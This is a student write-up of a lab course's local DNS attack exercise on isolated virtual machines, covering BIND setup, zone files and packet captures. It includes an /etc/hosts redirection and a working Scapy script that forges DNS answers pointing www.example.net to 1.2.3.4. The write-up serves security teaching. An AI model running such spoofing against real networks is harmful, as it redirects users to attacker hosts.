LAB 5: Local DNS Attack Lab

Initial Setup:

```
[03/06/2019 18:16]Shenava(10.0.2.6)@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:5f:2e:af
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::2142:7c95:5d2d:aba6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26046 (26.0 KB)  TX bytes:10267 (10.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:65 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21313 (21.3 KB)  TX bytes:21313 (21.3 KB)
```

Attacker

```
[03/06/19]Shenava(10.0.2.7)@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:0b:86:8e
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::a60:f6c6:9fd3:fc66/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:386 errors:0 dropped:0 overruns:0 frame:0
          TX packets:237 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121986 (121.9 KB)  TX bytes:29185 (29.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:526 errors:0 dropped:0 overruns:0 frame:0
          TX packets:526 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:71831 (71.8 KB)  TX bytes:71831 (71.8 KB)
```

DNS Server

```
[03/06/2019 23:00]Shenava(10.0.2.5)@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:1d:3c:a2
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::1b16:e46:4143:36cf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:389 errors:0 dropped:0 overruns:0 frame:0
          TX packets:330 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:122863 (122.8 KB)  TX bytes:43990 (43.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:589 errors:0 dropped:0 overruns:0 frame:0
          TX packets:589 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:93110 (93.1 KB)  TX bytes:93110 (93.1 KB)
```

User

TASK 1: Configure the user machine


In user machine we change the DNS setting file in /etc/resolvconf/resolv.conf.d/head

```
[03/06/2019 23:05]Shenava(10.0.2.5)@VM:~$ sudo gedit /etc/resolvc
onf/resolv.conf.d/head
[sudo] password for seed:
```

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.7
```

We run the following command for the above given changes to take place.

```
[03/07/2019 11:18]Shenava(10.0.2.5)@VM:~$ sudo resolvconf -u
[sudo] password for seed:
[03/07/2019 11:18]Shenava(10.0.2.5)@VM:~$
```



Then we similarly set up our DNS server in the system settings of our user machine.

TASK 2: Set up a Local DNS Server


We configure the BIND 9 server

```
[03/06/19]Shenava(10.0.2.7)@VM:~$ sudo gedit /etc/bind/named.conf
.options
[sudo] password for seed:
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //
========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-
keys
        //
========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035
```

The above marked specifies where the cache content should be dumped to if BIND is asked to dump its cache.

```
[03/06/19]Shenava(10.0.2.7)@VM:~$ sudo rndc dumpdb -cache
[sudo] password for seed:
[03/07/19]Shenava(10.0.2.7)@VM:~$ sudo rndc flush
[03/07/19]Shenava(10.0.2.7)@VM:~$ gedit /var/cache/bind/dump.db
```

The first command dumps cache and the second command clears the cache.




```
[03/07/19]Shenava(10.0.2.7)@VM:~$ sudo gedit /etc/bind/named.conf
.options
```

```
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //
========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-
keys
        //
========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
```

We turn off the DNSSEC to show how the attack works. Usually it is enable to protect the DNS server from getting spoofed. But for the purpose of our lab we turn it off to show how attacks work.

```
[03/07/2019 11:19]Shenava(10.0.2.5)@VM:~$ ping google.com -c5
PING google.com (172.217.3.110) 56(84) bytes of data.
64 bytes from lga34s18-in-f14.1e100.net (172.217.3.110): icmp_seq
=1 ttl=54 time=44.1 ms
64 bytes from lga34s18-in-f14.1e100.net (172.217.3.110): icmp_seq
=2 ttl=54 time=45.7 ms
64 bytes from lga34s18-in-f14.1e100.net (172.217.3.110): icmp_seq
=3 ttl=54 time=39.6 ms
64 bytes from lga34s18-in-f14.1e100.net (172.217.3.110): icmp_seq
=4 ttl=54 time=45.5 ms
64 bytes from lga34s18-in-f14.1e100.net (172.217.3.110): icmp_seq
=5 ttl=54 time=46.4 ms

--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4447ms
rtt min/avg/max/mdev = 39.685/44.322/46.427/2.435 ms
[03/07/2019 11:48]Shenava(10.0.2.5)@VM:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-03-07 11:48:40.5500353…	10.0.2.5	10.0.2.7	DNS	70	Standard query 0x80df A google.com
2	2019-03-07 11:48:40.5528391…	10.0.2.7	198.97.190.53	DNS	81	Standard query 0x516f A google.com OPT
3	2019-03-07 11:48:40.5540602…	10.0.2.7	198.97.190.53	DNS	70	Standard query 0x88d9 NS <Root> OPT
4	2019-03-07 11:48:40.5545115…	10.0.2.7	198.97.190.53	DNS	89	Standard query 0x068b AAAA E.ROOT-SERVERS.NET …
5	2019-03-07 11:48:40.5545150…	10.0.2.7	198.97.190.53	DNS	89	Standard query 0x5efa AAAA G.ROOT-SERVERS.NET …
8	2019-03-07 11:48:40.6020562…	198.97.190.53	10.0.2.7	DNS	305	Standard query response 0x516f A google.com NS…
10	2019-03-07 11:48:40.6058838…	198.97.190.53	10.0.2.7	DNS	70	Standard query response 0x88d9 NS <Root> OPT
11	2019-03-07 11:48:40.6058944…	198.97.190.53	10.0.2.7	DNS	531	Standard query response 0x5efa AAAA G.ROOT-SER…
12	2019-03-07 11:48:40.6058959…	198.97.190.53	10.0.2.7	DNS	531	Standard query response 0x068b AAAA E.ROOT-SER…
16	2019-03-07 11:48:40.6522619…	10.0.2.7	198.97.190.53	DNS	95	Standard query 0x36f6 A google.com OPT
19	2019-03-07 11:48:40.6554282…	10.0.2.7	198.97.190.53	DNS	84	Standard query 0xea67 NS <Root> OPT
20	2019-03-07 11:48:40.7012904…	198.97.190.53	10.0.2.7	DNS	1153	Standard query response 0xea67 NS <Root> NS a.…
22	2019-03-07 11:48:40.7020159…	198.97.190.53	10.0.2.7	DNS	1226	Standard query response 0x36f6 A google.com NS…
24	2019-03-07 11:48:40.7027459…	10.0.2.7	192.43.172.30	DNS	81	Standard query 0x233f A google.com OPT
31	2019-03-07 11:48:40.7633007…	192.43.172.30	10.0.2.7	DNS	547	Standard query response 0x233f A google.com NS…
37	2019-03-07 11:48:40.9671143…	10.0.2.7	192.43.172.30	DNS	95	Standard query 0x3589 A google.com OPT
38	2019-03-07 11:48:41.0182130…	192.43.172.30	10.0.2.7	DNS	828	Standard query response 0x3589 A google.com NS…

```
▸ Frame 112: 350 bytes on wire (2800 bits), 350 bytes captured (2800 bits) on interface 0
▸ Ethernet II, Src: RealtekU_12:35:00 (52:54:00:12:35:00), Dst: PcsCompu_0b:86:8e (08:00:27:0b:86:8e)
▸ Internet Protocol Version 4, Src: 199.7.83.42, Dst: 10.0.2.7
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
```

```
[03/07/2019 11:48]Shenava(10.0.2.5)@VM:~$ ping www.facebook.com -
c5
PING star-mini.c10r.facebook.com (157.240.18.35) 56(84) bytes of
data.
64 bytes from edge-star-mini-shv-02-ort2.facebook.com (157.240.18
.35): icmp_seq=1 ttl=53 time=34.9 ms
64 bytes from edge-star-mini-shv-02-ort2.facebook.com (157.240.18
.35): icmp_seq=2 ttl=53 time=39.0 ms
64 bytes from edge-star-mini-shv-02-ort2.facebook.com (157.240.18
.35): icmp_seq=3 ttl=53 time=42.4 ms
64 bytes from edge-star-mini-shv-02-ort2.facebook.com (157.240.18
.35): icmp_seq=4 ttl=53 time=48.1 ms
64 bytes from edge-star-mini-shv-02-ort2.facebook.com (157.240.18
.35): icmp_seq=5 ttl=53 time=364 ms

--- star-mini.c10r.facebook.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 34.975/105.897/364.800/129.524 ms
[03/07/2019 11:54]Shenava(10.0.2.5)@VM:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-03-07 11:54:13.0597793…	10.0.2.5	10.0.2.7	DNS	76	Standard query 0x4521 A www.facebook.com
2	2019-03-07 11:54:13.0610741…	10.0.2.7	192.12.94.30	DNS	87	Standard query 0xd3e4 A www.facebook.com OPT
3	2019-03-07 11:54:13.1225151…	192.12.94.30	10.0.2.7	DNS	532	Standard query response 0xd3e4 A www.facebook…
7	2019-03-07 11:54:13.1802900…	10.0.2.7	192.12.94.30	DNS	101	Standard query 0xdebf A www.facebook.com OPT
8	2019-03-07 11:54:13.2373542…	192.12.94.30	10.0.2.7	DNS	709	Standard query response 0xdebf A www.facebook…
10	2019-03-07 11:54:13.2384921…	10.0.2.7	69.171.255.12	DNS	87	Standard query 0x54af A www.facebook.com OPT
13	2019-03-07 11:54:13.2760211…	69.171.255.12	10.0.2.7	DNS	239	Standard query response 0x54af A www.facebook…
14	2019-03-07 11:54:13.2773116…	10.0.2.7	69.171.239.12	DNS	98	Standard query 0x023a A star-mini.c10r.facebo…
17	2019-03-07 11:54:13.3186129…	69.171.239.12	10.0.2.7	DNS	221	Standard query response 0x023a A star-mini.c1…
18	2019-03-07 11:54:13.3192804…	10.0.2.7	69.171.239.11	DNS	98	Standard query 0x43f2 A star-mini.c10r.facebo…
19	2019-03-07 11:54:13.3655659…	69.171.239.11	10.0.2.7	DNS	237	Standard query response 0x43f2 A star-mini.c1…
20	2019-03-07 11:54:13.3660529…	10.0.2.7	10.0.2.5	DNS	244	Standard query response 0x4521 A www.facebook…
23	2019-03-07 11:54:13.4014344…	10.0.2.5	10.0.2.7	DNS	86	Standard query 0x298d PTR 35.18.240.157.in-ad…
24	2019-03-07 11:54:13.4030296…	10.0.2.7	203.119.86.101	DNS	97	Standard query 0x01f8 PTR 35.18.240.157.in-ad…
25	2019-03-07 11:54:13.7433910…	203.119.86.101	10.0.2.7	DNS	425	Standard query response 0x01f8 PTR 35.18.240.…
26	2019-03-07 11:54:13.7442033…	10.0.2.7	193.0.9.10	DNS	97	Standard query 0xad39 PTR 35.18.240.157.in-ad…
27	2019-03-07 11:54:13.8530409…	193.0.9.10	10.0.2.7	DNS	362	Standard query response 0xad39 PTR 35.18.240.…

From user machine we ping google.com and facebook.com and in Wireshark we notice that user machine makes a request to the DNS server for the response from both sites.

TASK 3: Host a Zone in the Local DNS Server

Assuming we own the domain example.com we create zone in DNS server in /etc/bind/named.conf

```
[03/09/19]Shenava(10.0.2.7)@VM:/$ sudo gedit /etc/bind/named.conf
[sudo] password for seed:
```

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
      };

zone "0.2.6.in-addr.arpa" {
        type master;
        file "/etc/bind/10.0.2.db";
      };
```

Setup zone files, in /etc/bind/ directory we compose example.com.db zone file

```
[03/09/19]Shenava(10.0.2.7)@VM:/$ sudo gedit /etc/bind/example.co
m.db
```

```
$TTL 3D

@               IN      SOA     ns.example.com. admin.example.com. (
                1               ;Serial
                8H              ;Refresh
                2H              ;Retry
                4W              ;Expire
                1D)             ;Minimum

@               IN      NS      ns.example.com. ;Address of nameserver
@               IN      MX      10 mail.example.com. ;Primary Mail Exchanger

www             IN      A       10.0.2.101 ;Address of www.example.com
mail            IN      A       10.0.2.102 ;Address of mail.example.com
ns              IN      A       10.0.2.10   ;Address of ns.example.com
*.example.com.  IN      A       10.0.2.100   ;Address for other URL in
                                               ;the example.com domain
```

Now we setup the DNS reverse lookup file. In /etc/bind/ directory we compose a reverse DNS lookup file called 10.0.2 for example.com domain

```
[03/09/19]Shenava(10.0.2.7)@VM:/$ sudo gedit /etc/bind/10.0.2.db
```

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        1
                        8H
                        2H
                        4W
                        1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
7       IN      PTR     ns.example.com.
```

```
[03/09/19]Shenava(10.0.2.7)@VM:/$ sudo service bind9 restart
[03/09/19]Shenava(10.0.2.7)@VM:/$ sudo rndc flush
[03/09/19]Shenava(10.0.2.7)@VM:/$
```

We save all the changes by running the BIND 9. We clear the cache.

We run the dig command and notice that as per our input in the example.com.db files and the zone file is taken up and the IP address and the names are as we had put in those files set up above.

```
[03/08/2019 18:49]Shenava(10.0.2.5)@VM:/$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54505
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIO
NAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.7

;; Query time: 3 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sat Mar 09 17:54:03 EST 2019
;; MSG SIZE  rcvd: 93

[03/09/2019 17:54]Shenava(10.0.2.5)@VM:/$
```

TASK 1: Modify the Host File

```
[03/09/2019 19:20]Shenava(10.0.2.5)@VM:/$ ping www.example.com -c
2
PING www.example.com (10.0.2.101) 56(84) bytes of data.
From 10.0.2.5 icmp_seq=1 Destination Host Unreachable
From 10.0.2.5 icmp_seq=2 Destination Host Unreachable

--- www.example.com ping statistics ---
2 packets transmitted, 0 received, +2 errors, 100% packet loss, t
ime 1008ms
pipe 2
[03/09/2019 19:21]Shenava(10.0.2.5)@VM:/$
```

We initially ping example.com and notice the original IP address of www.example.com to be 10.0.2.101

We modify the /etc/hosts file and add an entry for example.net

```
[03/09/2019 19:21]Shenava(10.0.2.5)@VM:/$ sudo gedit /etc/hosts/
```

```
127.0.0.1       localhost
127.0.1.1       VM
1.2.3.4         www.example.net

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
```

After the attack, when we ping the assigned IP address is used, that is, the new IP address of example.com will be 1.2.3.4

```
[03/09/2019 18:02]Shenava(10.0.2.5)@VM:/$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43964
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIO
NAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.7

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sat Mar 09 18:03:02 EST 2019
;; MSG SIZE  rcvd: 93

[03/09/2019 18:08]Shenava(10.0.2.5)@VM:/$ ping www.example.com
PING www.example.com (1.2.3.4) 56(84) bytes of data.
^C
--- www.example.com ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4086ms

[03/09/2019 19:19]Shenava(10.0.2.5)@VM:/$
```

We assume that the user machine has been compromised and the /etc/hosts file is modified. So now the attacker redirects the requests to www.example.com to a malicious IP 1.2.3.4. When we modify the /etc/hosts file, the attack is successful since this is the first place where the lookup happens. This takes preference over remote DNS lookups.

TASK 5: Directly Spoof Response to User

We first dig www.example.net to see the initial observation before the attack.

```
[03/10/2019 21:01]Shenava(10.0.2.5)@VM:/$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21611
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL
: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      b.iana-servers.ne
t.
example.net.            172800  IN      NS      a.iana-servers.ne
t.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172800  IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 1554 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sun Mar 10 21:01:57 EDT 2019
```

We write a scapy code to directly spoof response to user as shown below.

```
#! /usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.4',
ttl=259200)
                NSsec = DNSRR(rrname='example.net', type='NS', rdata='ns.attacker32.com',
ttl=259200)

                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1,
ancount=1, nscount=1, an=Anssec, ns=NSsec)
                spoofpkt=IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt=sniff(filter='udp and src host 10.0.2.7 and dst port 53', prn=spoof_dns)
```

```
[03/10/19]Shenava(10.0.2.7)@VM:/$ sudo rndc flush
[03/10/19]Shenava(10.0.2.7)@VM:/$ sudo service bind9 restart
[03/10/19]Shenava(10.0.2.7)@VM:/$
```


On DNS server we clear cache and restart BIND server

```
[03/10/2019 21:02]Shenava(10.0.2.6)@VM:~/.../lab5$ gedit task5.py
